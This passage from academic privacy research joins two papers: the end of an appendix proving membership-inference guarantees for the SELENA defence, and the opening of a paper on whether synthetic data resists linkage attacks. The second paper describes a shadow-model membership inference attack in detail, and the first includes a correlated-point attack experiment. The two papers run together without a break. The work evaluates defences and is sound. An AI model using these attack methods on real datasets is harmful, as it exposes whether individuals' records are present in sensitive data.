Now since $U_i \mid b_i = 1$ and $U \mid b_i = 0$ are distributed identically, the summation of the query points are also identically distributed. Therefore, $r_i \mid b_i = 0$ and $r_i \mid b_i = 1$ are identically distributed. Note that it is crucial that the adversary only queries the point x_i as otherwise we had to take the summation over $U \mid b_i = 1$ and $U \mid b_i = 0$ which are not identically

distributed (the case of $b_i = 1$ could have x_i in the training set of the L models).

Since we prove that $r_i \mid b_i = 1$ and $r_i \mid b_i = 0$ are identical, the adversary cannot distinguish them and the success probability of the adversary is exactly 0.5. The intuitive explanation for this proof is that for each data point, the distribution of output of this algorithm on a given point x is independent of the presence of x in the training set, as we will not use models that are trained with x to answer queries, even if x is in the training set.

□

Remark 3 (A stronger security game and theorem)**.** *Note that there is a worst-case variant of Definition 1 where in step 4, instead of the challenger, the adversary selects $i \in [2n]$. This is a stronger security game as the adversary can select the worst example in the dataset. However, Theorem 2 remains unchanged in this game. This is because the proof applies to any $i \in [2n]$ and does not require i to be chosen at random. As we will see below, we have another theorem (Theorem 5) that considers the privacy of end-to-end SELENA for which the guarantee only holds for the weaker definition.*

A.2 SELENA's Privacy under Direct Single-query Attacks

Definition 2 (stable distillation)**.** *A distillation algorithm Q: $M_s \times \text{AUX} \to M_o$ is a potentially randomized algorithm with access to a source model $m_s \in M_s \subseteq Y^X$ and some auxiliary information and returns an output model $m_o \in M_o \subset Y^X$. We define the notion of stability for a distillation algorithm on a point $x \in X$, and joint distribution $\mathcal{M}$ on $M_s \times \text{AUX}$ as follows:*

$$\mathsf{stablity}(Q, \mathcal{M}, x) = 1 - TV(Q(\mathcal{M})[x], \mathcal{M}[x]).$$

Moreover, we say the algorithm Q has (α, β)-stability on a distribution $\mathcal{M}$ and a dataset X iff

$$\Pr_{x \leftarrow X}[\mathsf{stability}(Q, \mathcal{M}, x) \le 1 - \alpha] \le \beta$$

Example. If the distillation algorithm Q ensures that for a specific point x and for all $m_s \in M_s$ we have $Q(m_s)[x] = m_s[x]$, then Q has stability 1 on point x for all distributions $\mathcal{M}$ defined on M_s.

Remark 4. *The distillation algorithm Q could also depend on an additional dataset that is correlated with m_s as the auxiliary information. For instance, in our self-distillation algorithm, the distillation is done through the same training set that was used to train m_s. In this case, we are interested in the joint distribution $\mathcal{M}$ that consists of a model m_s as first element and a dataset D as the second element, so that m_s is a model trained on dataset D.*

Now we state a corollary of our Theorem 2 about the privacy of the distilled models from the output of the Split-AI operation.

Notation. For a learner C and a dataset X, we use $\mathcal{M}_{C,X}$ to denote a distribution of models that is obtained from the following process: First select a random subset S of size $|X|/2$ and then train a model m on that subset using learner C and output (m, S). For a learner C and a distillation model Q, we use QoC to denote a learner that first uses C to train a model and then uses distillation algorithm Q to distill that model and then returns the distilled model.

Theorem 5. *Let C be an arbitrary learner. Assume for a set of samples X the distillation algorithm Q has (α, β)-stability on distribution $\mathcal{M}_{C,X}$ and dataset X. Then, for any adversary A we have*

$$\mathsf{SQMI}(A, QoC, X) \le \mathsf{SQMI}(A, C, X) + \alpha + \beta.$$

Proof. Consider an adversary A that given a response $QoC[x_i]$ on query $x_i \in X$ outputs a bit $b'_i = A(QoC(x_i))$. Let E be an event defined on X such that $E(x) = 1$ iff

$$\mathsf{stability}(Q, \mathcal{M}_{C,X}, x) \ge 1 - \alpha.$$

For a point x_i such that $E(x_i) = 1$ we have

$$\begin{aligned}
&\Pr\left[A(QoC[x_i]) = b_i\right] \le \Pr\left[QoC[x_i] \neq C[x_i]\right] \\
&\quad + \Pr\left[A(C[x_i]) = b_i \mid C(x_i) = QoC[x_i]\right] \cdot \Pr\left[QoC[x_i] = C[x_i]\right] \\
&\le \alpha + \Pr\left[A(C[x_i]) = b_i\right]
\end{aligned}$$

Therefore, we have

$$\begin{aligned}
&\Pr_{x_i \leftarrow X}\left[A(QoC[x_i]) = b_i\right] \\
&\le \Pr_{x_i \leftarrow X}\left[A(QoC[x_i]) = b_i \mid E(x_i)\right] \cdot \Pr_{x_i \leftarrow X}[E(x_i)] + \Pr_{x_i \leftarrow X}[\bar{E}(x_i)] \\
&\le \Pr_{x_i \leftarrow X}\left[A(QoC[x_i]) = b_i \mid E(x_i)\right] \cdot \Pr_{x_i \leftarrow X}[E(x_i)] + \beta \\
&\le \left(\Pr_{x_i \leftarrow X}\left[A(C[x_i]) = b_i \mid E[x_i]\right] + \alpha\right) \cdot \Pr_{x_i \leftarrow X}[E(x_i)] + \beta \\
&\le \Pr_{x_i \leftarrow X}\left[A(C[x_i]) = b_i\right] + \alpha + \beta \\
&= \mathsf{SQMI}(A, C, X) + \alpha + \beta.
\end{aligned}$$

□

Now we are ready to state a corollary of Theorems 5 and Theorem 2 for the full pipeline of Split-AI followed by Self-Distillation. The following Corollary directly follows from Theorems 5 and Theorem 2.

Corollary 6. *Let C_{ST} be a learner that uses the Split-AI algorithm 1. Also, let Q_{SD} be a distiller that uses self-distillation algorithm. If Q_{SD} is (α, β)-stable for a dataset X and distribution $\mathcal{M}_{C_{ST},X}$, then, for any adversary A we have*

$$\mathsf{SQMI}(A, Q_{SD} o C_{ST}, X) \le 0.5 + \alpha + \beta.$$

A.3 Discussion of Split-AI and SELENA for Correlated Points

Remark 7 (How private is SELENA against multi-query attacks?)**.** *The above theoretical analysis of SELENA is only valid for direct single-query attacks. But one might wonder if we can show a similar theory for privacy of SELENA against multi-query attacks. Unfortunately, we cannot prove a result as general as Corollary 6 for multi-query attacks. In fact, there exist some datasets that SELENA cannot obtain provable privacy for. For instance, imagine a dataset that contains two points* $(x,0)$ *and* $(x',1)$ *such that* x *and* x' *are almost the same points, i.e.* $x \approx x'$*, yet they are labeled differently in the training set (*x *is labeled as 0 and* x' *as 1). In this scenario, we can observe that the adversary can obtain information about membership of* x *and* x'*, when querying both points. In particular, if only one of* x *and* x' *are selected as members, then we expect the result of query on* x *and* x' *to be the same and equal to the label of the one that is selected as a member. However, we argue that this lack of privacy for certain datasets will not manifest in the real world examples as such high correlation does not frequently appear in real-world datasets. Our empirical analysis of SELENA is consistent with this claim. We defer the theoretical analysis of SELENA for multi-query attacks on datasets that satisfies certain assumptions to future work.*

Specific study of possible leakage in Remark 7. To study the possible leakage in Remark 7 on Split-AI, we investigate the effect of querying correlated points. In particular, we consider pairs (x,x'), where x is a member and x' is a close non-member. Then, we measure the difference between outputs from L sub-models in $Id_{non}(x)$ and random L sub-models for a non-member sample x'. This way, we obtain an attack which shows the magnitude of the privacy loss due to the leakage described in Remark 7.

Experiment setup. We design the following experiment on the CIFAR100 dataset. We use L_2 distance to measure the correlation between member samples and non-member samples. For each training sample x, we find the sample x' among test set which has the least L_2 distance to x but labeled differently. For each correlated pair (x,x'), we query Split-AI on x' twice, the first query uses L sub-model indices defined by $Id_{non}(x)$ and the second query uses random L sub-models. We denote these two queries by $F_{\theta_I}(x', Id_{non}(x))$ and $F_{\theta_I}(x', rnd)$ respectively. Now we can leverage the MIAs evaluated in Section 6: consider $F_{\theta_I}(x', Id_{non}(x))$ as a member and $F_{\theta_I}(x', rnd)$ as a non-member, we use these predictions along with the label of x' as input to the direct single-query attacks (due to their strong performance on undefended models).

Result. We present the result of the correlated point attack as a function of how close these correlated pairs are, i.e., the distance $L_2(x,x')$. For L_2 distance from 1 to 15,[7] we evaluate the ratio of member samples that satisfy this L_2 restriction and the corresponding attack success rate, and plot the result in Figure 5. We can see that for L_2 distance larger than 6, the attack performance is close to a random guess. For L_2 distance less than 6, we can see that as L_2 distance restriction becomes smaller, the attack accuracy tends to increase. This is consistent with what we discuss in Remark 7. However, we should also note that the ratio of such pairs that satisfy the restriction is close to 0. Specifically, for $L_2 = 1$. there are only 6 member samples out of 50000 member samples that satisfy this restriction, which is consistent with our discussion in Remark 7 that the presence of such highly correlated pairs in real-world datasets is small.




Figure 5: Given the L_2 distance threshold for correlated pairs (x,x') as the x-axis, we plot the fraction of pairs with distance less than that threshold. We also plot the average attack accuracy among paired queries within that distance.

Can our NN-based attacks (in Section 3 and Section 5) leverage the correlation leakage? We emphasize that our NN-based attacks described in Section 3 and Section 5 have all the required information for leveraging the correlation leakage described in this subsection. Our attacks have access to a large fraction of dataset together with their membership information and the prediction vector on the target model. Therefore, in principle, the NN-based attack could learn to perform the following: (1) On a given point x, finds the most correlated point x' in the provided dataset. (2) Calculates the expected prediction vector for querying x' on models and non-models of x. (3) Runs the attack described above in this subsection. We cannot prove that the neural network does all these steps, but it has all the power to do so.

[7] Image pixel in range [0,1].

Synthetic Data – Anonymisation Groundhog Day

Theresa Stadler
EPFL

Bristena Oprisanu
UCL

Carmela Troncoso
EPFL

Abstract

Synthetic data has been advertised as a silver-bullet solution to privacy-preserving data publishing that addresses the shortcomings of traditional anonymisation techniques. The promise is that synthetic data drawn from generative models preserves the statistical properties of the original dataset but, at the same time, provides perfect protection against privacy attacks. In this work, we present the first quantitative evaluation of the privacy gain of synthetic data publishing and compare it to that of previous anonymisation techniques.

Our evaluation of a wide range of state-of-the-art generative models demonstrates that synthetic data either does *not prevent inference attacks* or does not retain data utility. In other words, we empirically show that synthetic data does not provide a better tradeoff between privacy and utility than traditional anonymisation techniques. Furthermore, in contrast to traditional anonymisation, the privacy-utility tradeoff of synthetic data publishing is hard to predict. Because it is impossible to predict what signals a synthetic dataset will preserve and what information will be lost, synthetic data leads to a highly variable privacy gain and unpredictable utility loss. In summary, we find that synthetic data is far from the holy grail of privacy-preserving data publishing.

1 Introduction

The rise of data-driven decision making as the prevailing approach to advance science, industrial production, and governance generates a need to share and publish data [20,21,65]. At the same time, growing concerns about the implications that data sharing has for individuals and communities call for data publishing approaches that preserve fundamental rights to privacy. Yet, how to share high-dimensional data in a privacy-preserving manner remains an unsolved problem. Attempts to anonymise micro-level datasets have failed across the board [11, 13, 14, 42, 44, 47, 58, 59]. A large number of publications, case studies, and real-world examples demonstrate that high-dimensional, sparse datasets are inherently vulnerable to privacy attacks. The repeated failures to protect the privacy of microdata releases reflect a fundamental tradeoff: information-rich datasets that are valuable for statistical analysis also always contain enough information to conduct privacy attacks [45].

In this landscape, practitioners and researchers see in synthetic data a promising approach to open data sharing that addresses the privacy issues of previous anonymisation attempts [2, 5, 10, 15, 16, 46, 61, 62, 64, 66–68, 72, 74]. Synthetic data is presented as "the next, best step in sanitized data release" [5] that addresses a wide variety of privacy-sensitive use cases from deriving aggregate insights [55, 73] to outlier analysis [40, 63]. Synthetic datasets are promised to preserve the statistical properties of the original data but "contain no personal data" [61] and hence "enable the protection of personally identifiable information" [15]. In this work, we present a rigorous, quantitative assessment of such claims and challenge the common perception of synthetic data as the holy grail of privacy-preserving data publishing.

Previous works. Previous studies on the privacy properties of synthetic data publishing overestimate its benefits over traditional anonymisation for multiple reasons. A common argument to support claims about the privacy benefits of synthetic data is that it is 'artificial data' and therefore no direct link between real and synthetic records exists. Hence, many argue, synthetic data by design protects against traditional attacks on microdata releases such as linkage [19, 58] or attribute disclosure [19, 39]. Consequently, many studies rely on similarity tests between real and synthetic records to measure the privacy leakage of synthetic datasets [10, 67, 68]. As we show in this paper, these studies severely underestimate the privacy risks of synthetic data publishing. We introduce two new privacy attacks that demonstrate that, despite its artificial nature, synthetic data does not protect all records in the original data from linkage and attribute inference.

More recent works analyse the vulnerability of generative models against model-specific extraction attacks [8, 26, 28]. Due to their focus on white-box attacks against non-parametric models for synthetic image generation these works do not provide the right framework to assess the privacy risks

of synthetic data sharing in the tabular data domain. In contrast, our attacks treat the data synthesis method as a black-box, focus on tabular data publishing, and allow us to directly compare the privacy leakage of synthetic data to that of traditional anonymisation techniques.

Other approaches rely on formal privacy guarantees for the generative model training process to prevent privacy attacks [1, 6]. While formal definitions of privacy are a clear improvement over the heuristic privacy models of traditional anonymisation, their guarantees are often hard to interpret and difficult to compare to alternative anonymisation techniques. Here, we propose a framework that enables data holders to empirically evaluate the privacy guarantees of differentially private synthetic data publishing and to directly compare its tradeoffs to that of traditional anonymisation techniques.

Contributions. In this paper, we *quantitatively assess* whether (differentially private) synthetic data produced by a wide range of common generative model types does provide a higher gain in privacy than traditional sanitisation at a lower cost in utility. Our results demonstrate that:

(I) Synthetic data drawn from generative models without explicit privacy protection *does not protect outlier* records from linkage attacks. Given access to a synthetic dataset, a strategic adversary can infer, with high confidence, the presence of a target record in the original data.

(II) Differentially private synthetic data that hides the signal of individual records in the raw data protects these targets from inference attacks but does so *at a significant cost in utility*. Worse, in contrast to traditional anonymisation techniques, synthetic datasets do not give any transparency about this tradeoff. It is impossible to predict what data characteristics will be preserved and what patterns will be suppressed.

(III) Our empirical evaluation of the existing implementations of two popular differentially private generative model training algorithms reveals that certain implementation decisions *violate their formal privacy guarantees* and leave some records vulnerable to inference attacks. We provide a novel implementation of both algorithms that addresses these shortcomings.

(IV) We make our evaluation framework available as an *open-source library*. Our implementation allows practitioners and researchers to quantify the privacy gain of publishing a synthetic in place of a raw or sanitised dataset and compare the quality of different anonymisation mechanisms.

2 Synthetic data and generative models

In this section, we formalise the process of synthetic data generation. Let $\mathcal{R}$ be a population of data records where each record $\boldsymbol{r} \in \mathcal{R}$ contains k attributes: $\boldsymbol{r} = (r_1, \cdots, r_k)$. We denote the unknown joint probability distribution over the data domain of the population as $\mathcal{D}_{\mathcal{R}}$. We refer to $R \sim \mathcal{D}^n_{\mathcal{R}}$, a collection of n data records sampled independently from $\mathcal{D}_{\mathcal{R}}$, as raw dataset which defines the data distribution $\mathcal{D}_R$.

Synthetic data generation. The goal of a generative model is to learn a representation of the joint probability distribution of data records $\mathcal{D}_R$. The model training algorithm $\texttt{GM}(R)$ takes as input a raw dataset R, learns $\mathcal{D}_{g(R)}$, a representation of the joint multivariate distribution $\mathcal{D}_R$, and outputs a trained generative model $g(R)$. The model $g(R)$ is a stochastic function that, without any input, generates synthetic records $\boldsymbol{s}_i$, distributed according to $\mathcal{D}_{g(R)}$. We denote the process of sampling a synthetic dataset $S = (\boldsymbol{s}_1, \cdots, \boldsymbol{s}_m)$ of size m as $S \sim \mathcal{D}^m_{g(R)}$. We write $g(R) \sim \texttt{GM}(R)$ instead of $g(R) \leftarrow \texttt{GM}(R)$ to indicate that the training algorithm can be a stochastic and non-deterministic process.

Approximation by features. It is tempting to assume that the model $\mathcal{D}_{g(R)}$ provides a perfect representation of the data distribution $\mathcal{D}_R$ and that synthetic data "carries through all of the statistical properties, patterns and correlations in the [input] data" [27]. The trained model, however, only provides a *lower-dimensional approximation* of the true data distribution. It retains *some* characteristics but can never preserve all of them. Which characteristics are captured, and how they approximate $\mathcal{D}_R$, is determined by the generative model choice. *Statistical models*, such as Bayesian networks [35], or Hidden Markov models [23], provide an explicit, parametric model of $\mathcal{D}_R$. The features these models extract from their training data is determined upfront. *Non-parametric models*, such as generative adversarial networks (GANs) [25] or variational auto encoders (VAEs) [33], do not estimate a parametric likelihood function to generate new samples from $\mathcal{D}_{g(R)}$. Which features of the input data are most relevant and how the model approximates $\mathcal{D}_R$ is implicitly determined during training [24].

The features a generative model uses to approximate $\mathcal{D}_R$ define which of the statistical properties of the raw data R are replicated by a synthetic dataset $S \sim \mathcal{D}_{g(R)}$ sampled from the trained model. Statistical models provide some control over what features will be preserved. However, it is not possible to *exclude* that a synthetic dataset reproduces characteristics of the original data other than the features explicitly captured by the model. For instance, synthetic data generated through independent sampling from a set of 1-way marginals is expected to preserve a dataset's independent frequency counts. However, if the raw data contains strong correlations between attributes, these correlations are likely to be replicated in the synthetic data even under independent sampling.

2.1 Generative models in this study

In Sections 4.3 and 6.2, we empirically evaluate the privacy gain of synthetic data publishing for five existing generative model training algorithms. We implemented three generative models without explicit privacy protection and two models with differential privacy guarantees. We chose models relevant to the tabular data sharing use case and to cover a wide range of model architectures. We further considered their computational feasibility for high-dimensional datasets and

whether a working implementation was available. Table 1 in Appendix 8.1 lists our parametrisation of these models.

`IndHist`. The `IndHist` training algorithm from Ping et al. [50] extracts marginal frequency counts from each data attribute and generates a synthetic dataset S through independent sampling from the learned marginals. Continuous attributes are binned. The number of bins is a configurable model parameter.

`BayNet`. Bayesian networks capture correlations between attributes by factorising the joint data distribution as a product of conditionals. The degree of the network model is a model parameter. The trained network provides an efficient way to sample synthetic records from the learned distribution (see Zhang et al. [71] for details). We use the GreedyBayes implementation provided by Ping et al.'s DataSynthesizer [50].

`PrivBay`. PrivBayes [71] is a differentially private Bayesian network model. Both, the Bayesian network and the conditional distributions, are learned under ε-differentially private algorithms. A synthetic dataset can be sampled from the trained model without any additional privacy budget cost. We use the GreedyBayes procedure provided by Ping et al. [50] to train a differentially private version of `BayNet` such that a `PrivBay`-trained model with $\varepsilon \to \infty$ corresponds to a `BayNet`-model without formal guarantees.

`CTGAN`. CTGAN [66] uses mode-specific normalisation of tabular data attributes to improve the approximation of complex distributions through GANs. CTGAN further uses a conditional generator and training-by-sampling to get better performance on imbalanced datasets.

`PATEGAN`. PATEGAN builds on the Private Aggregation of Teacher Ensembles (PATE) framework [48] to achieve DP for GANs [32]. PATEGAN replaces the discriminator's training procedure with the PATE mechanism. The trained model provides (ε, δ)-DP with respect to the discriminator's output.

3 Quantifying the privacy gain of synthetic data publishing

The promise of synthetic data is that it allows data holders to publish (synthetic) datasets that are useful for analysis while, at the same time, protect the privacy of individuals in the raw data against powerful adversaries [2, 5, 10, 16, 66–68]. The increasing number of applications of synthetic data tools shows that this has become an appealing proposition [15, 46, 61, 62, 64, 72, 74]. Here, we introduce a novel evaluation framework that allows data holders to quantitatively assess claims about the privacy benefits of synthetic data sharing.

Synthetic data as an anonymisation mechanism. Synthetic data providers often present synthetic data as a novel "data anonymisation solution" [74] that addresses the shortcomings of traditional sanitisation techniques, such as generalisation [39, 58] or perturbation [43]. Data holders are promised that publishing a synthetic in place of the raw dataset prevents the leakage of private information about individuals in the raw data previously observed in sanitised datasets [43, 58].

To evaluate this claim, that synthetic data generation is an effective anonymisation mechanism, we hence need to assess whether synthetic data addresses the privacy risks that originally motivated the use of data anonymisation techniques. These are the risk of *linkability* and *inference* [3]. Previous anonymisation methods such as k-anonymity [58] or l-diversity [39] have failed to provide robust protection against these attacks for high-dimensional, sparse datasets [43]. So far, however, there is no evidence that synthetic data provides *better protection* against these attacks at a lower cost in utility than traditional sanitisation techniques.

A number of recent papers have tackled related problems but focus primarily on non-parametric models for synthetic image generation and adversaries with white-box or query access to the model [8, 26, 28]. However, like sanitisation, synthetic data is primarily seen as a tool for privacy-preserving tabular data sharing, i.e., to enable data holders to publish a single copy of synthetic data as opposed to the trained model or a set of statistics [15, 46, 64, 72, 74]. In our framework, we hence assume that the adversary only has access to a synthetic dataset and can not repeatedly query the trained model or observe its parameters.

3.1 Evaluation framework

The goal of our framework is to quantitatively assess whether publishing a synthetic dataset S in-place of the raw data R reduces the privacy risks for individuals in the raw data with respect to the relevant privacy concerns. We model each privacy concern as an adversary $\mathcal{A}$ that given a raw or synthetic dataset aims to infer a secret about a target record $\boldsymbol{r}_t$ from the population $\mathcal{R}$. For each adversary, we define an advantage measure $Adv^{\mathcal{A}}$ that captures by how much including an individual's record in the published data increases this individual's privacy risk. In Section 4.1 and 6.2, we define adversaries and advantage measures that model the risk of linkability and inference, respectively.

Privacy gain. We assess the privacy gain of publishing a synthetic dataset S in place of the raw data R for target record $\boldsymbol{r}_t$ as the reduction in the adversary's advantage when given access to S instead of R

$$PG \triangleq Adv^{\mathcal{A}}(R, \boldsymbol{r}_t) - Adv^{\mathcal{A}}(S, \boldsymbol{r}_t). \tag{1}$$

A high privacy gain indicates that publishing S in place of R substantially reduces the privacy risk modelled by adversary $\mathcal{A}$ for target record $\boldsymbol{r}_t$. A low gain, in contrast, implies that the data holder's decision to publish S or R has no impact on the privacy loss for target record $\boldsymbol{r}_t$, i.e., the adversary's advantage remains the same.

The privacy gain hence allows us to assess whether synthetic data is, as promised, an effective anonymisation mech-

anism. A good anonymisation mechanism should result in a high privacy gain for all records in the population and under any potential privacy adversary. A low gain in privacy indicates that the anonymisation mechanism does not provide *a significant improvement over publishing the raw data*.

Comparison to previous evaluation approaches. In contrast to model-specific evaluation techniques [30], our framework treats the data generating mechanism as a *complete black-box* and evaluates the privacy risks of *synthetic data publishing* rather than an adversary's inference power when given query or white-box access to a model [26, 53]. As opposed to privacy evaluations based on similarity metrics [10, 67, 68], the framework provides data holders with a direct measure of how well the synthetic data defends against the privacy risks of data sharing. This makes the evaluation results easily interpretable and relatable to relevant data protection regulations [3]. We design and implement the framework in a modular fashion. This ensures that the framework is not limited to a specific threat model [53] or the privacy risks modelled in this paper. Instead, it can be adapted to any privacy concern specific to the data holder's use case. The proposed evaluation method is independent of the data generation method. Thus, it can be used to evaluate the privacy gain of synthetic data generated by models trained without any explicit privacy protection, models trained under formal privacy guarantees [1, 6], or traditional anonymisation techniques.

Worst-case vs. average-case evaluation. Finally, previous studies have shown that the privacy risks of data sharing are not uniformly distributed across the population [36, 38, 54]. While individuals that are representative of a large majority of the population are often protected from privacy attacks, outliers or members of minorities largely remain vulnerable. Our framework allows to assess privacy risks both at an aggregate population-level and on a per-record basis. This enables us to demonstrate that synthetic data provides disparate privacy gain across population subgroups.

4 Does synthetic data mitigate the risk of linkability?

A major privacy concern in the context of privacy-preserving data sharing is the risk of linkability. Linkage attacks aim to link a target record to a single record, or group of records, in a sensitive dataset. Linkage enables adversaries to attach an identity to a supposedly de-identified record [43, 58] or to simply establish the fact that this particular record is present in a sensitive dataset [29].

Related work. The risk of linkability has been demonstrated, in theory and practice, for a large variety of data types: tabular micro-level datasets [43, 58], social graph data [42, 44], aggregate statistics [51], and statistical models [57]. Linkage attacks on tabular microdata usually intend to link a target record (connected to an identity) to a single record in a sensitive database from which direct identifiers have been removed.

Membership inference attacks (MIAs) are linkage attacks which target the output of statistical computations run on sensitive datasets, such as aggregate statistics [29, 51] or trained ML models [57]. ML-oriented MIAs have been extensively studied on predictive models, such as binary or multi-label classifiers [37, 56, 57, 69]. Recently, this work has been extended to GANs and VAEs [8, 26, 28].

4.1 Formalizing linkability as membership inference

In a linkage attack, the adversary aims to learn whether a record is present in a sensitive dataset. Following works by Yeom et al. [69] and Pyrgelis et al. [51], we hence model the risk of linkability as a membership privacy game between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$. The challenger plays the role of a data holder that publishes a dataset X that is made available to the adversary. This dataset could either be a raw dataset R or a sanitised or synthetic version of R, denoted as S. The goal of the adversary $\mathcal{A}$ is to infer whether a target record $\boldsymbol{r}_t$, chosen by the adversary, is present in the sensitive dataset R based on the published dataset X and some prior knowledge $\mathcal{P}$.

Fig. 1 presents the linkability game for the case where S is a synthetic dataset sampled from a generative model trained on R. Later, we discuss how the challenger's protocol changes when the game models sanitisation. First, $\mathcal{A}$ picks a target record $\boldsymbol{r}_t$ and sends it to $\mathcal{C}$. $\mathcal{C}$ draws a raw dataset R of size $n-1$ from the distribution defined by the population $\mathcal{R}$, and a secret bit $s_t \sim \{0,1\}$. If $s_t = 0$, $\mathcal{C}$ draws a random record $\boldsymbol{r}_*$ from the population (excluding the target) and adds it to the raw dataset. If $s_t = 1$, $\mathcal{C}$ adds the target $\boldsymbol{r}_t$ to the raw dataset. Then, $\mathcal{C}$ trains a generative model on the raw data R, and samples a synthetic dataset S of size m from the trained model. $\mathcal{C}$ picks at random whether to send back to the adversary the raw data R or the synthetic data S. $\mathcal{A}$ receives the dataset and makes a guess about the target's presence in R, $\hat{s}_t \leftarrow \mathcal{A}^{\mathcal{L}}(X, b, \boldsymbol{r}_t, \mathcal{P})$. The adversary wins the game if $\hat{s}_t = s_t$.

As in Yeom et al. [69], we assume an equal prior over the target's membership in R and define the linkage adversary's advantage as:

$$Adv^{\mathcal{L}}(X, \boldsymbol{r}_t) \triangleq 2\mathrm{P}\left[\mathcal{A}^{\mathcal{L}}(X, b, \boldsymbol{r}_t, \mathcal{P}) = s_t\right] - 1 \quad (2)$$

$$= \mathrm{P}[\hat{s}_t = 1 | s_t = 1] - \mathrm{P}[\hat{s}_t = 1 | s_t = 0] \quad (3)$$

where X can be a raw R or synthetic S dataset. The probability space of $Adv^{\mathcal{L}}$ is defined by the random choices of $R \sim \mathcal{D}_{\mathcal{R}}$ and $s_t \sim \{0,1\}$ and the randomness of the synthetic data generation mechanism and the adversary's guess.

Adversarial strategy. The adversary's guess function $\mathcal{A}^{\mathcal{L}}(\cdot)$ takes as input a target record $\boldsymbol{r}_t$, the information published by the challenger, X and b, and some prior information $\mathcal{P}$ and




Figure 1: Linkability privacy game.

outputs a guess about the target's presence in R. The adversary's strategy to make a guess changes depending on the data published.

If $\mathcal{C}$ publishes $X = R$, the adversary simply checks whether $\boldsymbol{r}_t \in R$ and has a probability of 1 to win the game ($Adv^{\mathcal{L}}(R, \boldsymbol{r}_t) = 1$).

If $X = S$, the adversary performs a binary classification task on a set of features extracted from the synthetic data S. We explain how we implement this binary classifier in Section 4.2.

Privacy gain. For each target chosen by the adversary, we instantiate the game multiple times and measure the adversary's advantage conditioned on the challenger's choice of X. Under our definition of privacy gain in Eq. 1 and with $Adv^{\mathcal{L}}(R, \boldsymbol{r}_t) = 1$, the privacy gain of publishing a synthetic dataset S in place of the raw data with respect to the risk of linkability is given as:

$$PG = 1 - Adv^{\mathcal{L}}(S, \boldsymbol{r}_t) \tag{4}$$

A privacy gain of $PG = 0$ indicates that the adversary infers the target's presence in R with perfect accuracy regardless of whether given access to the raw or synthetic data. If on the other hand, observing the synthetic data S gives the adversary no advantage in inferring the target's presence ($Adv^{\mathcal{L}}(S, \boldsymbol{r}_t) = 0$), then $PG = 1$.

4.2 A black-box membership inference attack

We implement the adversary's strategy as a *generic black-box* MIA that is independent of the generative model architecture.

Related work. Existing MIAs on generative models focus almost exclusively on non-parametric deep learning models for synthetic image generation [8, 26, 28, 41]. These works mostly investigate the privacy risks of either model-specific *white-box* attacks or *set membership* attacks that assume the adversary has access to the entire universe of training records and come to the conclusion that black-box MIAs that target specific records perform only slightly better than random baseline guessing [26, 28]. Unfortunately, previous attacks do not provide a good basis to evaluate the privacy gain of synthetic data publishing. Non-parametric models for non-tabular data cover only a very small set of use cases [15, 46, 72, 74], white-box attacks do not adequately reflect the data sharing scenario, and set inference attacks are not suitable to assess individual-level privacy gain.

Shadow model attack. In order to win the linkability game (see Fig. 1) when she receives a synthetic dataset S, the adversary needs a distinguishing function $\mathcal{A}^{\mathcal{L}}(\cdot)$ that enables her to infer the membership of $\boldsymbol{r}_t$ in the raw data R used to train the generative model that output S. As in many previous works, we cast membership inference as a supervised learning problem and instantiate the adversary's guess function with a machine learning classifier trained on data produced by generative shadow models [51, 57].

As Shokri et al. [57], we assume that, as part of her prior knowledge $\mathcal{P}$, the adversary has access to the training algorithm $\texttt{GM}(\cdot)$, the size of the raw and synthetic datasets n and m, and to a reference dataset $R_{\mathcal{A}} \sim \mathcal{D}_{\mathcal{R}}^{l}$ that comes from the same distribution as the target model's training data $R \sim \mathcal{D}_{\mathcal{R}}^{n}$ and may or may not overlap with R. Given this prior knowledge $\mathcal{P}$ and a target record $\boldsymbol{r}_t$, the adversary uses the following procedure to learn $\mathcal{A}^{\mathcal{L}}$: First, the adversary samples multiple training sets R_i of size n from the reference dataset $R_{\mathcal{A}}$. On each set R_i, the adversary trains a generative model $g(R_i)$ using the training procedure $\texttt{GM}(R_i)$. From each of the trained models, the adversary samples multiple synthetic datasets S of size m and assigns them the label $s_t = 0$. The adversary repeats the same procedure on the same training sets, this time including the target, $R'_i = R_i \cup \boldsymbol{r}_t$, and assigns the generated synthetic datasets the label $s_t = 1$. Finally, the adversary trains a classifier $\mathcal{A}^{\mathcal{L}}$ on the labelled datasets. The trained classifier takes as input a synthetic dataset S and outputs 